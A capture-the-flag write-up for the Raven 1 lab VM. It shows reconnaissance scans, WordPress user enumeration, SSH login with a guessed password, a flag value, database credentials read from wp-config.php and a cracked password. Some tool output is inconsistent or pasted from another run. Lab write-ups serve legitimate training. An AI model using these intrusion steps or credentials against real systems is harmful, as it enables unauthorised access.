

# ***Catching the Flag:***

## ***Raven OS***



Submitted by:


Tushar Agarwal

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## Downloading the operating system:


<https://www.vulnhub.com/entry/raven-1,256/>



There are three ways of downloading the operating system as mentioned above:

Once you are done with downloading:

## Importing the operating system:



In the empty file option give the path of downloaded file and then it will automatically import the operating system.

## Finding the IP of the working Operating System.


To find the IP you have to set network of both the operating system to "Bridge network" (you can prefer any other but should be same).

- 1- Raven os.
- 2- Kali Linux (which one has to be used for attacking).

Note down the current IP of kali linux by cmd:ifconfig


<192.168.43.52>

Command: netdiscover -r 192.168.43.00/24




Ip found : 192.168.43.119

## Checking the Ip: Simple browse the IP



## Scanning the IP.

Command: `nmap -p- 192.168.43.119`




This show ssh port is open

Command : nikto -host 192.168.43.119

```
root@kali: ~  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Server may leak inodes via ETags, header found with file /, inode: 4153, size: 5734482bdc00, mtime: gzip  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS  
+ OSVDB-3268: /css/ Directory indexing found.  
+ OSVDB-3092: /css/ This might be interesting...  
+ OSVDB-3268: /img/ Directory indexing found.  
+ OSVDB-3092: /img/ This might be interesting...  
+ OSVDB-3092: /manual/ Web server manual found.  
+ OSVDB-3268: /manual/images/ Directory indexing found.  
+ OSVDB-4694: /.DS_Store Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host  
+ End Time: 2020-04-06 23:47:13 (GMT+5) (12722 seconds)  
+ 1 host(s) tested  
root@kali:~# nikto -host http://192.168.43.119  
- Nikto v2.1.6  
+-----+  
+ Target IP: 192.168.43.119  
+ Target Hostname: 192.168.43.119  
+ Target Port: 80  
+ Start Time: 2020-04-06 23:47:36 (GMT+5)  
+-----+  
+ Server: Apache/2.4.18 (Debian)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS.  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type.  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Server may leak inodes via ETags, header found with file /, inode: 4153, size: 5734482bdc00, mtime: gzip  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS  
+ OSVDB-3268: /css/ Directory indexing found.  
+ OSVDB-3092: /css/ This might be interesting...  
+ OSVDB-3268: /img/ Directory indexing found.  
+ OSVDB-3092: /img/ This might be interesting...  
+ OSVDB-3092: /manual/ Web server manual found.  
+ OSVDB-3268: /manual/images/ Directory indexing found.  
+ OSVDB-4694: /.DS_Store Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ignore this file or upgrade to a newer version.  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host  
+ End Time: 2020-04-06 23:49:34 (GMT+5) (118 seconds)  
+ 1 host(s) tested  
root@kali:~# [ ]
```

This shows site have wordpress vulnerability.



Recent Posts

# Finding the vulnerabilities.

As we have find site is using wordpress so we tried to wp scan to find the vulnerabilities:

Command: `wpscan -url http://192.168.43.119/wordpress --wp-content-dir -et -ep -eu`

```
root@kali:/home/nikhil# wpscan --url http://192.168.1.14/wordpress --wp-content-dir -ep -et -eu

      WPSCAN
WordPress Security Scanner by the WPScan Team
      Version 3.4.0
      Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_

[+] URL: http://192.168.1.14/wordpress/
[+] Started: Tue Nov 27 15:26:42 2018

Interesting Finding(s):

[+] http://192.168.1.14/wordpress/
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
```

I have found some interesting content in this scan also.


There are two user account on this website but I tried to logn it failed, but remembered ssh port is open during scan.

So I thought I could try to log in via SSH by using the same username and password which we have identified in WPScan. The output for it can be seen.

First, we tried with the “steven” user, but the password was incorrect for this user. When I tried with the “michael” user, the password



worked successfully and we could log into the target machine through SSH.




```
Applications Places System
File Actions Edit View Help
root@kali: ~
[+] http://192.168.43.119/wordpress/readme.html
  Found By: Direct Access (Aggressive Detection)
  Confidence: 100%
[+] http://192.168.43.119/wordpress/wp-cron.php
  Found By: Direct Access (Aggressive Detection)
  Confidence: 60%
  References:
    - https://www.iplocation.net/defend-wordpress-from-ddos
    - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.8.7 identified (Insecure, released on 2018-07-05).
  Found By: Emoji Settings (Passive Detection)
    - http://192.168.43.119/wordpress/, Match: 'wp-includes\js\wp-emoji-release.min.js?ver=4.8.7'
  Confirmed By: Meta Generator (Passive Detection)
    - http://192.168.43.119/wordpress/, Match: 'WordPress 4.8.7'
[i] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
  Brute Forcing Author IDs - Time: 00:00:03 <-----
[i] User(s) Identified:
[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.
[+] Finished: Tue Apr 7 00:08:44 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.52 KB
[+] Data Received: 284.659 KB
[+] Memory used: 93.441 MB
[+] Elapsed time: 00:00:09
root@kali:~# ssh micheal@192.168.43.119
The authenticity of host '192.168.43.119 (192.168.43.119)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.119' (ECDSA) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 192.168.43.119 port 22: Broken pipe
root@kali:~#
```

## Exploitation the Vulnerabilities.

Command: ssh [micheal@192.168.43.119](https://192.168.43.119)



In /var/www/html folder I found a flag.



```
Applications Places System
File Actions Edit View Help
root@kali: ~ michael@Raven: /var/www root@kali: ~
- http://192.168.43.119/wordpress/, Match: 'WordPress 4.8.7'
[i] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:03 <=====
[i] User(s) Identified:
[+] michael
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[+] steven
  Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  Confirmed By: Login Error Messages (Aggressive Detection)
[i] No WPVulnDB API Token given, as a result vulnerability data has not been output.
[i] You can get a free API token with 50 daily requests by registering at https://wpvulndb.com/users/sign_up.
[+] Finished: Tue Apr 7 00:08:44 2020
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.52 KB
[+] Data Received: 284.659 KB
[+] Memory used: 93.441 MB
[+] Elapsed time: 00:00:09
root@kali:~# ssh micheal@192.168.43.119
The authenticity of host '192.168.43.119 (192.168.43.119)' can't be established.
ECDSA key fingerprint is SHA256:rCGKSPq0sUfa5mqn/8/M0T630xqkEIR39pi835oSDo8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.43.119' (ECDSA) to the list of known hosts.
ssh_dispatch_run_fatal: Connection to 192.168.43.119 port 22: Broken pipe
root@kali:~# ssh michael@192.168.43.119
michael@192.168.43.119's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@Raven:~$ cd /var/www
michael@Raven:/var/www$ ls
flag2.txt
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$
```

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We have found flag2 first and it can be seen in the highlighted area of the above screenshot.

While exploring the document root folder in the target machine as user “Michael,” I found another flag in the “service.html” file which can be seen in the following screenshot.



We have founder two flags.

## Gaining the Root Access.

As we know, WordPress was installed in the application, so let's see the database credentials which should be in the configuration file.

Command: `cd /var/www/html/wordpress/wp-config.php`

```
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', 'R@v3nSecurity');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');
```



Used the john the ripper tool for the gaining the password.

Pass: pink84

